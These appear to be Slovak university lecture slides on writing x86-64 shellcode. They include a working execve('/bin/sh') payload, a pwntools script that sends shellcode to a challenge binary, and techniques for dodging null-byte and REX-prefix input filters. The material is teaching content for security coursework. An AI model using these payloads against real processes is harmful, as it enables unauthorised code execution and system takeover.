Shellcoding


Bezpecnost informacnych systemov z pohladu praxe

Peter Svec

0x01

>motivacia

>pri webhackingu injektovat JS (XSS)
>vieme nieco podobne aj pri binarnom subore?
>shellcode -> postupnost bajtov, reprezentujuca strojovy kod
>historicky kod na spustenie shellu
>Von Neumannova architektura (data == kod)
>preco vlastny shellcode?



>priklad

```
>chceme spustit shell; execve("/bin/sh", NULL, NULL);
>tri argumenty: cesta k programu, argumenty, env premenne

mov rax, 59                 # cislo systemoveho volania (exec=59)
lea rdi, [rip+sh]           # pointer na retazec /bin/sh
mov rsi, 0                  # argv = NULL
mov rdx, 0                  # envp = NULL
syscall                     # vyvolanie systemoveho volania

sh:                         # navestie (nezabera miesto v pamati)
    .string "/bin/sh"       # retazec
```

>data v shellcode

>ake mame moznosti ak chceme do shellcodu zahrnut data?
>napr. retazec “bispp” (alebo “/flag” )

>moznost 1:
    .string “bispp” (pozor! tu sa automaticky vklada aj \0)

>moznost 2:
    .ascii “bispp” (bez nuloveho bajtu )

>moznost 3:
```
    mov rbx, 0x0068732f6e69622f # 2f='/', 62='f', 69='l',...
    push rbx
    mov rdi, rsp
```

>ako vyrobit shellcode (moznost 1)

>zdrojovy kod (shellcode.s)

```
.global _start
_start:
.intel_syntax noprefix
   kod
```

>kompilacia:

```
gcc -nostdlib shellcode.s -o shellcode-elf
```

>extrakcia bajtov:

```
objcopy --dump-section .text=shellcode-raw shellcode-elf
```

>rychle disassemblovanie

```
objdump -d -M intel shellcode-elf
```


>ako ladit shellcode (moznost 1)

>kontrola systemovych volani

```
strace ./shellcode-elf
```

>GDB (pwndbg plugin)

```
echo source /opt/pwndbg/gdbinit.py >> ~/.gdbinit
```



>GDB

```
>gdb program
>si (Step Instruction) -> dalsia instrukcia (vnorenie do CALL)
>ni (Next Instruction) -> dalsia instrukcia (preskocenie CALL)
>prehliadanie registrov:
    x/gx $rsp
    x/8b $rax
    x/20i $rip
>breakpointy:
    >manualne instrukcia int3 (0xcc) v kode
    >navestia v kode (break navestie)
    >break *adresa (break *0x1337000)
>dalsie prikazy[1]
```

[1] https://users.ece.utexas.edu/~adnan/gdb-refcard.pdf

>ako vyrobit shellcode (moznost 2)

>PWNTOOLS[1] [2] (ipython)

```
import pwn
pwn.context.arch = 'amd64'
shellcode =
    pwn.asm('''
        // kod (nie je potrebna hlavicka)
    ''')
print(pwn.disasm(shellcode))
p = pwn.process('challenge')
p.send(shellcode)
p.clean()
```


[1] https://docs.pwntools.com/en/stable/

[2] https://github.com/Gallopsled/pwntools-tutorial#readme

>ako ladit shellcode (moznost 2)

>p = pwn.gdb.debug('challenge')

>pri ladeni je potrebny terminalovy multiplexer
- >tmux
- >CTRL+b % (rozdelenie obrazovky horizontalne)
- >CTRL+b " (rozdelenie obrazovky vertikalne)
- >CTRL+b x (zatvorenie okna)
- >CTRL+b sipka (prepinanie medzi oknami)



>obmedzenia

>vstupy do aplikacie mozu mat rozne obmedzenia:
- >\0 bajt (pri strcpy)
- >dlzka vstupu
- >trasformacia vstupu
- >nie je mozne vlozit konkretnu hodnotu bajtu

>obmedzenia

>nulove bajty

```
mov rax, 0          48 c7 c0 00 00 00 00

xor rax, rax        48 31 c0
```

```
mov rax, 5          48 c7 c0 05 00 00 00

mov al, 5           b0 05
```

```
mov rbx, 0x67616c662f 48 bb 2f 66 6c 61 67 00 00 00

mov ebx, 0x67616c66  bb 66 6c 61 67
shl rbx, 8           48 c1 e3 08
mov bl, 0x2f         b3 2f                          0x0B
```

>obmedzenia

>obmedzenie 0x48 bajtov (REX prefix)

```
lea rdi, [rip+flag] 48 8d 3d 34 00 00 00

mov edi, addr       bf .. .. ..
```

```
mov rax, 0x2        48 c7 c0 02 00 00 00

mov al, 0x2         b0 02
```

>hinty

>citat ulohu
>shellcode sa vzdy pusta uz v nejakom stave!!
>mame k dispozicii cely system!